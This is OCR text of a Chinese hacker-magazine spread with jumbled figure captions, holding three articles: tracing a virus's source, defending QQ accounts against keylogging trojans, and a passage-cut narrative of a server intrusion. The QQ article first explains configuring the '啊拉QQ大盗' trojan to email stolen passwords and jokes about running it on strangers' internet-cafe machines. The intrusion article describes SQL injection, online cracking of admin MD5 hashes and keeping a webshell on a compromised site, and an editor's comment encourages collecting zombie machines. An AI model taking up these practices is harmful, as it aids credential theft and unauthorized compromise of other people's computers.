


图5 找到病毒来源

到此，不明文件的源就找到了。有虫虫会问，为什么可以利用网址层层搜索，进而得到源。原理其实很简单，因为要




图3 病毒文件存在于system32中







图4 找到病毒释放文件


图6 搜索得到病毒来源网址


图7 搜索到另一网址


图8 搜索到最终地址

[文章中提到的软件 Turbo Searcher 光盘中有收录]

受害者在不知情的情况下下载不明文件，一般只有浏览网页，而浏览网页必然要指明文件路径，要指明路径就必须做链接，到这里你应该懂了吧，就是利用网页的链接进行源的查找。好了，不多废话了，有问题可以到黑手的论坛（http://www.nohack.cn/bbs）或者我的BLOG（http://www.smallrascal.cn）来提问。

编辑点评：

对于病毒文件的查找除了检查可疑文件名外，检查文件创建时间也是重要手段之一。另外查看系统服务、自启动项以及访问网络的程序也是发现病毒或者木马的重要手段，IceSword由此诞生。刨根问底找病毒来源的过程中，也许你可以添上几只肉鸡啊，自己去发挥吧！


无杀毒软件环境下QQ防盗必杀技

暗黑牧马者

从本文中你可以学到：

四种简单的防止被盗号的方法

哎，这几天忙着赶假期作业，还要到老师家去开小灶，都没什么时间上网，还是少说点废话吧……随着各种盗Q软件的盛行，越来越多的QQ号被木马摧残，许多老鸟在盗Q软件上捆绑木马，小鸟们的QQ号自然在不知不觉中被黑，偶就教各位小鸟防盗（此类方法同样适于网络游戏），只要运用恰当，你的电脑中了木马之后，就算没有杀毒软件，也能让你轻松逃过木马的追击。


图1 啊拉QQ大盗界面

“知其然，要知其所以然”，不会盗号，怎么能防盗号呢？偶先教小菜们盗号。就以“啊拉QQ大盗2006版”为例，咱先到网上下一个，填写好正确的配置信息，如图1所示。

可以用邮箱或网页空间接收密码，这里我用的是邮箱来接收，测试一下，如图2所示，成功了。

（**提示：**最好还是用网页空间，因为防火墙在通常情况下对80端口是放行的），接下来咱运行木马，因为我在网吧上网，别人的机子就随便搞吧，如果在家里上，最好用虚拟机程序来测试。现在申请一个QQ号，然后用该号来登录，60秒后会自动关闭QQ。现在我们到邮箱看看，成功了，密码和账号都准确地发送出去了。我们已经能盗号了，现在要学防盗了。防盗号的方法有很多，我就教大家最简单有效的四种方法。

围魏救赵

在没有杀毒软件或木马做了免杀的情况下，我们无法击败它，但也要想方设法阻止它。前面已经提过，木马发送密码都是发送到邮箱或上传到网页空间，我们不让它发出去不就可以了吗？25端口是发信用的，80端口是提供web服务的，从本地上传到网页空间就是用的80端口，用防火墙关闭25和80端口就可以阻断木马与外界的通讯了。这种方法可以保证你的密码不会外泄。

假痴不颠

用错位输入密码的方法可以保证短时间内让盗号者无法盗号成功，为什么说是短时间呢？我们来实验一下，还是用以键盘记录为盗号原理的“啊拉QQ大盗”为例，我们来错位输入QQ密码123456789，将输入顺序改为123894756（注意：这里是输入顺序，无论你怎样打乱，必须使最后排列的密码顺序是123456789），“啊拉QQ大盗”就不能记录正确的密码了，如图3所示。

但是密码长度等信息已经被盗号者掌握，这样懂点密码学知识的就能轻松破译密码。所以你必须立即更改密码，也许有人会说，我有密码保护我怕谁。嘿嘿，盗号者卷走你的Q币，删完你的好友……这些事件又不是没听过。有人说可以用字典文件来强行猜解密码（第一次登QQ时会出现图4的选项，选择普通模式的话，QQ密码会保存在本地计算机，只是经过加密而已）。

所以这种方法不一定能逃脱木马的追击，这里要说的是，要猜解密码成功，除非是弱口令，我用一点简单的密码学知识向大



图2 邮件测试发送成功


图3 盗号软件记录了错误的密码




图4 登陆方式为普通模式

家说明。比如某人的密码是147258，是简单的六位数密码，假设我已经知道密码长度，那么这密码必定在000000到999999这个范围之间，一共有1000000（小编：就是10的6次方哈！）种可能，按照这种算法，长度为16位数字的密码就有10000000000000000种可能，那就更别说加入特殊符号和大小写混用的英文字符，要是再用MD5等加密方法对密码进行加密，几乎不能用字典工具来强制猜解，面对强度较好的密码，用字典猜解密码就行不通了，所以用键盘记录是最好的选择。盗号者看似得到了我们的密码，孰不知这密码经过了“特殊处理”。

（小编：这种方法对付键盘记录的盗号软件都是可行的，而且就算是他得到了你的密码长度，只要你的密码没有规律他照样没辙）

李代桃僵

大家都知道，将同一个QQ号登录多次，第一次当然能成功，登录后不要退，再用这个号来登，第二次就会提示本号已经在本机登录。而当你在线的时候别人登录你的号你这边则会有此号已经在别处登录的提示。所以只要你的QQ一直在线，就算盗号者知道了密码也不好轻易登录，所以木马增加了结束进程的功能。现在仍用“啊拉QQ大盗”为例，默认的设置是在中了木马的QQ登录成功60秒后自动关闭QQ，如果你的QQ会自动退出，那很可能中了木马。那咱就要点小聪明，咱刚一登上去就改密码（别跟我说时间不够），这样被木马记录下来的密码也是没用的“过期货”。这种方法的缺点：经常改密码，很容易忘。

假途灭虢

盗号者想获取我的密码，那就把密码告诉他呗。还是用“啊拉QQ大盗”来实验，咱把密码设为HAckeR@CyH，输入大写字母的时候用shift加该字母的小写字母，这样组合输入，木马就记不住了。真是解恨啊！

只要大家提高安全意识，认真学点网络安全知识，盗号者只有盗自己的号来玩喽。

[文章中涉及到的工具啊拉QQ大盗光盘中有收录]

编辑点评：

在没有杀毒软件的情况下使用文章中的方法做初步的防御还是有必要的，但是一定要在第一时间清除病毒文件才是解决之道！

雷客图安全助手 帮我独享肉鸡

TOP小浩

从本文中你可以学到：

一种在线检测ASP木马的工具

在入侵服务器后经常发现已经有人来过了，而且webshell就躺在和我一个目录的旁边！和我一样用同一个方法进来的。但他却改了人家的网页，令我很不愉快（讨厌用黑客技术做坏事的人）。下文就是我的简单入侵和简单清除其它webshell的过程（我的没清！嘿嘿）！独享肉鸡的好方法！下面是具体的入侵方法和清除其它webshell的方法：

首先打开那个被人改了网页的站点，看看有没有注入点。我使用啊D注入工具检测到的情况如图1。

不知道是什么数据库，猜解下看看……一路顺风地拿到了管理员的账号密码，如图2。

可是都是经过MD5加密的，上http://www.md5.org.cn网站破解下！结果出来，一共4个账号，只有一个弱口令能被在线破解，如图3。

